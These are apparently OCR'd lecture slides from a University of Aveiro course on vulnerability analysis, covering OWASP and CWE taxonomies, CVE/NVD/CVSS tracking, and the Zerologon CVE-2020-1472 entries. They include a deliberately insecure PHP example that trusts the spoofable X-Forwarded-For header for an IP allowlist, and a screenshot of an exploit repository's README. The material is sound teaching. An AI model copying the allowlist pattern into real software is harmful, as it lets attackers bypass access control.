AEV

Analysis and Exploration of Vulnerabilities

Disclaimer

Slides were created based on previous editions

(kudos to Professor João Paulo Barraca)


Overall objectives

Understand key concepts around popular vulnerabilities and its exploitation

Experience with key techniques to exploit or defend software systems

Experience with relevant tools to conduct assessments and attacks

Identify, defend and recover from attacks



Approach

Explore the security landscape and actors

Explore attack vectors and enumeration

Explore specific vulnerabilities focusing on what, how, why

Explore how to reduce impact or recover from disaster

Document everything

Laboratory tools

Crafted exercises for each topic

Linux VMs and Docker Containers

- Debian/Ubuntu based
- Virtualbox disk format

Python, PHP and C languages

Other software

- wireshark, nmap, gdb, ghidra, ZAP, openvas, john, metasploit, etc…

Topics

Vulnerabilities

- CIA triad
- Tracking: CVE, NVD, CVSS

Vulnerability management

- Assessment
- Scope
- Auditing
- Open acess platforms, crowdsourced Bug Hunting

Topics

Enumeration and System Analysis

- Attack surface
- Information sources (OSINT)
- Network protocols, APIs
- Software/system analysis
- Cyber Kill Chain, MITRE ATT&CK

Topics

Assessment and Exploitation of Vulnerabilities

- OWASP top 10, IEEE CSD top 10, 7 Pernicious Kingdoms
- Authentication: Cookies, JWT, Password Security, Enumeration
- XML External Entities (XXE)
- Cross Site Scripting: CSS, CSRF, Policies
- Deserialization: XML, JSON, WAF Bypassing
- Injection: SQL, Buffer Overflows, ROP
- Insecure direct object references and Authorization
- Environment: PATH, Preloading, Interception

Topics

Prevention and Detection

- Firewalls and WAF
- Logging
- Throttling

Incident Response

- Digital Forensics and Incident Response

Grading – 0 to 20 - 9.50 points required

13 points: practical assignments

- 4pt Individual Assignment – Lab resolution + reports
- 7pt Group Assignment – Software Audit (4 students)
- 2pt Group Assignment – 48h to exploit machine (2 students)

7 points: theoretical exam

up to -20: Exploitation of UA/professors/students/out of scope entities or cheating/plagiarism

- UA internal regulation and Portuguese Legal Framework will be followed

Free platforms for training

universidade de aveiro

University of Aveiro

DESCRIPTION

The University of Aveiro (UA) is a public foundation under private law whose mission is to contribute to and develop graduate and postgraduate education and training, research and cooperation with society.
Mission The UA's mission is to create, share and apply knowledge, involving the whole community through teaching, research and cooperation with the surrounding environment, in order to make a clear difference for individuals and society. This is a global project based on:

- innovative and lifelong learning, based on critical and independent thinking, which provides high quality education that is accessible to all
- influential research in creative ventures that provide meaningful local and global contributions to knowledge
- cooperation with society
- internationalisation linked to its diverse activities
- an academic welcoming and rewarding work environment for students, teachers, researchers and technical, administrative and management personnel

Vision To create and transmit knowledge in order to transform lives, communities and society in general, by promoting training for citizenship, in respecting the freedom, equality and dignity of the human person.
Organization The organisation of the UA is based on a matrix structure, which integrates the subsystems of both the university and polytechnic institutions, and involves permanent interaction between units, services and other structures. Interdisciplinarity and flexibility are the principal features as well as organisation and management by activities and objectives, plus an open-door approach with society and close links to the surrounding business environment.

Try Hack Me

Learn Compete Networks For Education For Business

Login Join Now

Anyone can learn cyber security with TryHackMe

Hands-on cyber security training through real-world scenarios

Email Join for FREE

✔ Beginner Friendly ✔ Guides and Challenges

$20,000 in prizes up for grabs. Learn and win!

Join us in celebrating the release of our new Security Engineer learning path! Complete lessons in this path and win tickets to win your share of the $20,000 prize giveaway!

Learn More *promotion ending 25th September*

Byte-sized gamified lessons

Learning cyber security on TryHackMe is fun and addictive. Earn points by answering questions, taking on challenges and maintain your hacking streak through short lessons.

#1 - Vulnerabilities

Vulnerabilities

Is a weakness in a system (software, hardware…)

- It’s a broad concept as a vulnerability can derive from many things

A vulnerability allows an attacker to violate a reasonable security policy for that system

- Policies define how a system should behave.
- Examples:
  - Wheels will turn left only when steering wheel turns left
  - Phones will only allow access to its owner
  - Programs will only run code inserted by its original developer

Vulnerabilities

Vulnerability number always increases as software grows

- It’s inherent to the increased complexity, interactions, development process
- Also, they do not disappear
- Software is updated with fixes, but older software is still vulnerable

Vulnerabilities

Vulnerabilities are states in a computing system that either allows an attacker to:

- execute commands as another user
- access data that is contrary to the specified access restrictions for that data
- pose as another entity
- conduct a denial of service (DoS) (affect availability)

Threats


Malware
Threats against data
Social Engineering threats
Disinformation Misinformation
FAKE
Supply-chain attacks
ENISA THREAT LANDSCAPE
Ransomware
Threats against availability: Denial of Service
Threats against availability: Internet threats

CIA triad

Confidentiality

- Whether information is disclosed to others

Integrity

- Whether data contents and formats are kept safe from modifications

Availability

- Whether system performance is degraded

Vulnerability sources – OWASP Top 10 (Web)

1. **Injection**
2. **Broken Authentication**
3. Sensitive Data Exposure
4. **XML External Entities (XXE)**
5. **Broken Access control**
6. Security misconfigurations
7. **Cross Site Scripting (XSS)**
8. **Insecure Deserialization**
9. Using Components with known vulns.
10. **Insufficient logging and monitoring**

Vulnerability sources – OWASP Top 10 (Web)

2017	2021
A01:2017-Injection	A03:2021-Injection
A02:2017-Broken Authentication	A07:2021-Identification and Authentication Failures
A03:2017-Sensitive Data Exposure	A02:2021-Cryptographic Failures
A04:2017-XML External Entities (XXE)	A05:2021-Security Misconfiguration
A05:2017-Broken Access Control	A01:2021-Broken Access Control
A06:2017-Security Misconfiguration	A05:2021-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)	(New) A04:2021-Insecure Design
A08:2017-Insecure Deserialization	(New) A08:2021-Software and Data Integrity Failures
A09:2017-Using Components with Known Vulnerabilities	A06:2021-Vulnerable and Outdated Components
A10:2017-Insufficient Logging & Monitoring	A09:2021-Security Logging and Monitoring Failures*
	(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

Vulnerability sources – 7 Pernicious Kingdoms

1. **Input Validation and Representation**
2. **API Abuse**
3. **Security Features**
4. **Time and State**
5. **Errors**
6. **Code Quality**
7. **Encapsulation**

***. Environment**

K. Tsipenyuk, B. Chess and G. McGraw, "Seven pernicious kingdoms: a taxonomy of software security errors," in IEEE Security & Privacy, vol. 3, no. 6, pp. 81-84, Nov.-Dec. 2005, doi: 10.1109/MSP.2005.159.

Vulnerability sources - CWE

Vulnerabilities may exist due to Bugs or Faults

- Bug is an error in the implementation of a software
- Fault is a design or architectural error

CWE - Common Weaknesses Enumeration

- Extensive (891) list of anti-patterns that may lead to insecure systems
- Arranged in a tree, with examples in multiple languages

CWE-348: Use of Less Trusted Source

The software has two different sources of the same data or information, but it uses the source that has less support for verification, is less trusted, or is less resistant to attack.

Details at: https://cwe.mitre.org/data/definitions/348.html

- Describes pattern, provides examples, provides list of related CVEs

CWE-348: Use of Less Trusted Source

```
$requestingIP = '0.0.0.0';
if (array_key_exists('HTTP_X_FORWARDED_FOR', $_SERVER)) {
        $requestingIP = $_SERVER['HTTP_X_FORWARDED_FOR'];
else{
        $requestingIP = $_SERVER['REMOTE_ADDR'];
}

if(in_array($requestingIP,$ipAllowlist)){
        generatePage();
        return;
}
else{
        echo "You are not authorized to view this page";
        return;
}
```

Set by Web Server or Client

Set by Web Server

Vulnerability Tracking by vendors

During the development cycle, vulnerabilities are handled as bugs

- May have a dedicated security team or not

When software is available, vulnerabilities are also tracked globally

- For every system and software publicly available

Public tracking helps…

- focusing the discussion around the same issue
  - Ex: a library that is used in multiple applications, distributions
- defenders to easily test their systems, enhancing the security
- attackers to easily know what vulnerability can be used

Vulnerability Tracking

Vulnerabilities are privately tracked

- Constitute an arsenal for future attacks against targets
- Exploits are weapons

Knowledge about vulnerabilities and exploits is publicly traded

- From 0 to 2-3M€ (more?) through direct markets, or acquisition programs
- Up to 2.5M€ for bug hunting programs or direct acquisition (Google, Zerodium)
  - 2.5M€: 1 click Android exploit
  - 2M€: 1 click iPhone exploit
  - 1.5M€: WhatsApp or iMessage exploit
  - ~2K for a XSS at HackerOne (although there are records of $1M payouts)

…and privately traded at unknown prices

- Private Companies, Organized Crime, APTs

Vulnerability Tracking

Most well-known trackers systems: CVE and NVD

- CVE: Common Vulnerabilities and Exposures, managed by MITRE
- NVD: National Vulnerability Database, managed by NIST
  - Fed by CVE@MITRE but provides enhanced information

Others

- CERT Vulnerability Notes Database (VNDB)
  - Maintained by CERTs, may provide additional information regarding a CVE
- VulnDB
  - Focus on APIs and providing information to companies
- DISA IAVA and STIGS
  - Information Assurance Vulnerability Alerts: includes MIL and GOV systems
  - Security Technical Implementation Guides
- Industry Sharing and Analysis Centers (ISAC)
  - Industry driven, thematic (AUTO, FINANTIAL, IT, etc… groups)

CVE: Common Vulnerabilities and Exposures

Dictionary of publicly known information security vulnerabilities and exposures

- For vulnerability management
- For patch management
- For vulnerability alerting
- For intrusion detection

Uses common identifiers for the same CVE's

- Enable data exchange between security products
- Provide a baseline index point for evaluating coverage of tools and services.

Details about a vulnerability can be kept private

- Part of responsible disclosure: Until owner provides a fix

CVE-2020-1472

@MITRE

Basic information about the CVE

References to other trackers (provided for convenience)

CVE - CVE-2020-1472

cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1472

Common Vulnerabilities and Exposures

CVE List | CNAs | WGs | News & Blog | Board | About

NVD Go to for: CVSS Scores CPE Info

Search CVE List | Download CVE | Data Feeds | Request CVE IDs | Update a CVE Entry

TOTAL CVE Entries: 142003

HOME > CVE > CVE-2020-1472

Printer-Friendly View

CVE-ID	
CVE-2020-1472	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CERT-VN:VU#490028
- URL:https://www.kb.cert.org/vuls/id/490028
- CONFIRM:https://www.synology.com/security/advisory/Synology_SA_20_21
- MISC:http://packetstormsecurity.com/files/159190/Zerologon-Proof-Of-Concept.html
- MISC:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472
- URL:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472
- MLIST:[oss-security] 20200917 Samba and CVE-2020-1472 ("Zerologon")
- URL:http://www.openwall.com/lists/oss-security/2020/09/17/2
- UBUNTU:USN-4510-1
- URL:https://usn.ubuntu.com/4510-1/
- UBUNTU:USN-4510-2
- URL:https://usn.ubuntu.com/4510-2/

CVE-2020-1472

@NVD

Basic information about the CVE and a small analysis of it

The CVE Severity Score

Links to advisories, solutions

NVD - CVE-2020-1472

nvd.nist.gov/vuln/detail/CVE-2020-1472#vulnCurrentDescriptionTitle

CVE-2020-1472 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC), aka 'Netlogon Elevation of Privilege Vulnerability'.

+View Analysis Description

QUICK INFO

CVE Dictionary Entry:
CVE-2020-1472
NVD Published Date:
08/17/2020
NVD Last Modified:
09/21/2020
Source:
MITRE

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 10.0 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hypertink	Resource
http://packetstormsecurity.com/files/159190/Zerologon-Proof-Of-Concept.html	

CVE-2020-1472

@Product Owner

More detail, why it happens, and how it can be mitigated

Information about patches/updates available to help IT staff and users

Information about it's exploitability.

Format is vendor dependent. Each vendor defines what/how to show information

CVE-2020-1472 | Netlogon Eleva

portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472

Security Update Guide > Details

CVE-2020-1472 | Netlogon Elevation of Privilege Vulnerability

Security Vulnerability

Published: 08/11/2020 | Last Updated : 08/11/2020

MITRE CVE-2020-1472

An elevation of privilege vulnerability exists when an attacker establishes a vulnerable Netlogon secure channel connection to a domain controller, using the Netlogon Remote Protocol (MS-NRPC). An attacker who successfully exploited the vulnerability could run a specially crafted application on a device on the network.

To exploit the vulnerability, an unauthenticated attacker would be required to use MS-NRPC to connect to a domain controller to obtain domain administrator access.

Microsoft is addressing the vulnerability in a phased two-part rollout. These updates address the vulnerability by modifying how Netlogon handles the usage of Netlogon secure channels.

For guidelines on how to manage the changes required for this vulnerability and more information on the phased rollout, see How to manage the changes in Netlogon secure channel connections associated with CVE-2020-1472.

When the second phase of Windows updates become available in Q1 2021, customers will be notified via a revision to this security vulnerability. If you wish to be notified when these updates are released, we recommend that you register for the security notifications mailer to be alerted of content changes to this advisory. See Microsoft Technical Security Notifications.

On this page

Exploitability Assessment

The following table provides an exploitability assessment for this vulnerability at the time of original publication.

Publicly Disclosed	Exploited	Latest Software Release	Older Software Release	Denial of Service
No	No	2 - Exploitation Less Likely	2 - Exploitation Less Likely	N/A

Security Updates | CVSS Score

CVE-2020-1472

@Other places

Independent researchers may publish validation tools or exploits

Very dynamic community with public and private facets

VoidSec/CVE-2020-1472: Exploit

github.com/VoidSec/CVE-2020-1472

Search or jump to... | Pull requests | Issues | Marketplace | Explore

VoidSec / CVE-2020-1472

Watch 4 | Star 97 | Fork 21

Code | Issues 1 | Pull requests | Actions | Projects | Wiki | Security | Insights

master | 1 branch | 0 tags | Go to file | Add file | Code

VoidSec Update README.md 1ba0d90 5 days ago 19 commits

research	exploit	8 days ago
.gitignore	Initial commit	8 days ago
README.md	Update README.md	5 days ago
cve-2020-1472-exploit.py	added reinstall_original_pw	7 days ago
nrpc.py	impacket patch	8 days ago
reinstall_original_pw.py	added reinstall_original_pw	7 days ago
requirements.txt	Update requirements.txt	7 days ago

README.md

CVE-2020-1472

Checker & Exploit Code for CVE-2020-1472 aka **Zerologon**

Tests whether a domain controller is vulnerable to the Zerologon attack, if vulnerable, it will resets the Domain Controller's account password to an empty string.

NOTE: It will likely break things in production environments (eg. DNS functionality, communication with replication Domain Controllers, etc); target clients will then not be able to authenticate to the domain anymore, and they can only be re-synchronized through manual action. If you want to know more on how Zerologon attack break things, thanks to

About

Exploit Code for CVE-2020-1472 aka Zerologon

voidsec.com

exploit | poc | cve-2020 | zerologon | n-day | voidsec

Readme

Releases

No releases published

Packages

No packages published

Languages

Python 100.0%

Vulnerability tracking

+View Analysis Description

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 10.0 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Not an easy task

- Exploits are not always known
- Impact and Value may be underestimated

Old feeds may create a false sense of security

Exploitability Assessment

The following table provides an exploitability assessment for this vulnerability at the time of original publication.

Publicly Disclosed	Exploited	Latest Software Release	Older Software Release	Denial of Service
No	No	2 - Exploitation Less Likely	2 - Exploitation Less Likely	N/A

A highly dynamic community is great…

- To defenders as they can test and implement defenses
- To attackers as they can incorporate exploits

CVE-2020-1472

Checker & Exploit Code for CVE-2020-1472 aka **Zerologon**

Tests whether a domain controller is vulnerable to the Zerologon attack, if vulnerable, it will resets the Domain Controller's account password to an empty string.


NOTE: It will likely break things in production environments (eg. DNS functionality, communication with replication Domain Controllers, etc); target clients will then not be able to authenticate to the domain anymore, and they can only be re-synchronized through manual action. If you want to know more on how Zerologon attack break things, thanks to

No packages published


Languages

Python 100.0%

CVE per year – cvedetails.com (as of Sep 2023)



CVE per year – cvedetails.com (as of Sep 2021)



CVSS – Common Vulnerability Scoring System


Provides a quick way to determine the severity of a vulnerability (0-10 score)


- Helps defenders prioritizing the deployment of mitigations
- Helps attackers selecting the most convenient vulnerability to explore
- Tends to be pessimistic (higher values)

